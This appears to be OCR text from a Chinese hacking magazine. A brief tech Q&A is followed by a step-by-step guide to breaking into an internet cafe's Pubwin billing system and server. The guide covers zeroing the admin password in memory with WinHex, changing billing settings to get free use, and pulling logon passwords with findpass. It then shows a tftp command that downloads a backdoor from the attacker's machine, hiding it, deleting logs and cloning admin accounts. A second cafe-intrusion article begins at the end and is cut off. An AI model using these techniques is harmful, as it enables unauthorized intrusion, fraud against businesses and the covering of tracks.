
重新杀MySQL，用正常方法启动MySQL，即进入了。

问：在Windows\Temporary internet files\Content.IE5\index.dat中，其中index.net有3008K，很陌生，我怀疑是不是驻存病毒或是木马之类，删也删不掉，原来没有它。

答：这个文件本身就是这样的，一旦你进入Windows这个文件就存在，当然是删不掉的了，如果你想删掉，只会给你带来麻烦哦！补充一句，Windows Cookies中也有这样的文件，不过它只有几十K……

问：我在浏览器用右键点某个下载连接，并选择了“使用网际快车下载”菜单项，正常情况下会弹出FlashGet的下载任务窗口，但发现该功能无反应，怎么办？

答：我们可以先打开FlashGet安装目录下，检查jc_link.htm、jc_all.htm以及jccatch.dll文件是否存在，如果不存在，建议从其它机器中拷贝过来，如果目录中有这几个文件，接着依次点击“开始/运行”，输入**cmd**命令打开“命令提示符”窗口，在窗口中输入：**cd c:\program Files\Flashget**，切换到FlashGet安装路径下，再分别执行“Regsvr32 jccatch.dll”和“Regsvr32 fgiebar.dll”命令，重新注册这些DLL文件就可以解决这个问题了。



Pubwin下的另类免费

先给大家介绍一个另类的pubwin免费方法，进入pubwin的管理员界面，如图1。




图1

看见那个“定时到后处理”和“结帐后处理”的选项吗？一般网吧设置的是我们卡里的钱用完后，计算机会自动结帐重启或者是关机。如果我们把这两个选项都改为无任何操作的话，就算卡里面的钱已经用完了，我们的电脑也是不会结帐和重启动的，当然也就可以继续上网了，如图2。




图2

但是过一会儿你查看卡里的钱就会发现钱数已经变成负的了。我之所以称它为另类就是因为这个原因，我们不用花钱了，它爱计费就计费吧，服务器端显示的也是计算机被使用的状态，只是金额前面有一个负号而已，细心的收银员还是可以注意到的。我觉得这个方法比较适合使用临时卡，如果是会员卡的话，下次你充钱的时候怎么办？如果要防御一时我还真的没有想到什么好的办法，只好辛苦收银员小姐和各位网管，把服务器金额的数字看清楚了。

但是如果要实现上面的方法，前提是你必须先进入管理员界面。说到这儿我想大家应该首先想到的就是用winhex打开pubwin的整个内存，如图3，然后再搜索welcome_ty，进而查看pubwin在内存中保存的明文密码吧。可是目前我们网吧中的pubwin新版本已经修正了明文密码的漏洞了，查看到的是一串加密的字符。不过这个同样也难不倒我们的，方法就是在上面的基础上做下延伸，搜索到加密的字符串后，选中加密的字符串，然后点右键选中菜单里面的编辑，选中16进制填充，在要填充的字符里填上00，然后确定就可以了，如图4，图5。




图3

```
.............welc
ome_ty..........
................
................
................
................
................
................
................
................
................
................
.......P?.....
99D271865104217D
```

图4

```
..............welc
ome_ty..........
................
................
................
................
................
................
................
................
................
................
................
................
```

图5

这时，不用口令就能直接进入pubwin的管理员界面了，笔者也是郁闷了好久才想到的这个方法。不过如果你喜欢使用工具的话，也可以使用pubwin4幽灵达到同样效果，我想原理也应该是这样的吧。

搞定网吧服务器

如何判断pubwin的服务器IP呢？pubwin的服务器在网上邻居里是隐藏的，BT一点的网吧还设置网上邻居使用不了。在命令提示符下使用arp -A命令来查看，如图6。

除去网关和一些网吧的共享文件服务器就是那个IP了。不过有时候网吧的服务器很多的话，你还是分不清它们的IP到底是哪个。

此法适合你知道网吧网关和其它服务器的情况，虽然最简单但不太完美。第二种就是用winhex搜索你上网登录的卡号或者是你登录时pubwin4客户端锁定显示的网吧名字。不过有了上面的方法我想你可以直接进入管理界面查看。

```
C:\WINNT\system32>arp -A

Interface: 192.168.0.157 on Interface 0x1000003
  Internet Address      Physical Address      Type
  192.168.0.200         00-e0-4c-87-7b-a8     dynamic
  192.168.0.201         00-05-5d-73-43-22     dynamic
  192.168.0.204         00-0e-0c-35-63-dc     dynamic
  192.168.0.254         00-3c-01-50-10-b4     dynamic
```

图6

有了服务器的IP地址，大家就结合以前X档案中介绍的方法各显神通吧，对那些administrator口令为空的就不用我废话了，对设置成自动登录的有密码的网吧，我们可以从注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon中的defaultpassword读取，但是我遇见的却在注册表中显示的没有那个选项。我怀疑对话设置的是登录成功后自动删除了那个注册表的defaultpassword值。我使用的是findpass直接从内存中把密码给读取出来，如图7。

```
C:\WINNT\system32>findpass K17 ADAG1 220

        To Find Password in the WinLogon process
Usage: findpass DomainName UserName PID-of-WinLogon

The debug privilege has been added to PasswordReminder.
The WinLogon process id is 220 (0x000000dc).
To find K17\ADAG1 password in process 220 ...
The encoded password is found at 0x008e0800 and has a length of 10.
The logon information is: K17/ADAG1/861585148.
The hash byte is: 0x96.
```

图7


服务器的密码是不是也是这个呢，那就看你的运气了。如果不是的话，那只好再辛苦点，实践一下溢出吧，如果没有打补丁话，内网的成功率还是很高的。有时候一次不成功，要多试验几次才行，溢出时要看清系统的版本和打补丁的情况，还有相应的端口开了没有，有时候成功还真的需要一点运气。

我的运气似乎总是比较好，管理员的密码就是刚才读出来的那个。用recton开启telnet，使用这个工具的前提我在第1期

杂志中已经讲过了。由于现在网吧的ipc$漏洞基本都不存在了，所以也只能telnet上去，我使用Cisco TFTP Server把本机做成tftp服务端，把后门传了上去。登录对方后，在cmdshell下使用**tftp -i 192.168.0.8 get hacker.exe hacker.exe**就从我的电脑中下载了hacker.exe文件到对方的当前cmdshell目录下了（前提是不被查杀），输入**hacker.exe**就可以直接运行了。我一般喜欢使用radmin，基本上不被查杀。然后使用**attrib +h +s hacker.exe**就把这个属性设置成隐藏了。

整个入侵过程越快越好，这样，才能减少被发现的机会，不然一个netstat -an就把你的IP给查出来了。最后完事了记得要把radmin服务端的进程给结束掉，当然是在对方的cmdshell下进行了，ntsd -c q pn进程名，也可以是ntsd -c q -p 进程id，然后就是删除日志和关闭telnet。也可以使用ca等工具克隆个管理员帐号。

（文章中涉及到的工具winhex、findpass、Cisco TFTP Server、radmin，光盘中已收录）



游走本地"龙头"网吧

magic dog

"天宇"是我们这儿最大型的一家网吧，口碑一直都不错，据说在这里基本不会有盗号的现象，换句话说就是这里的网管很厉害。那到底厉害到什么程度呢？就让我们来见识一下吧，交钱上机，桌面如图1所示。




图1

"开始"菜单已经被修改的很干净了，"我的电脑"倒是在桌面上，打开看看（图2）。

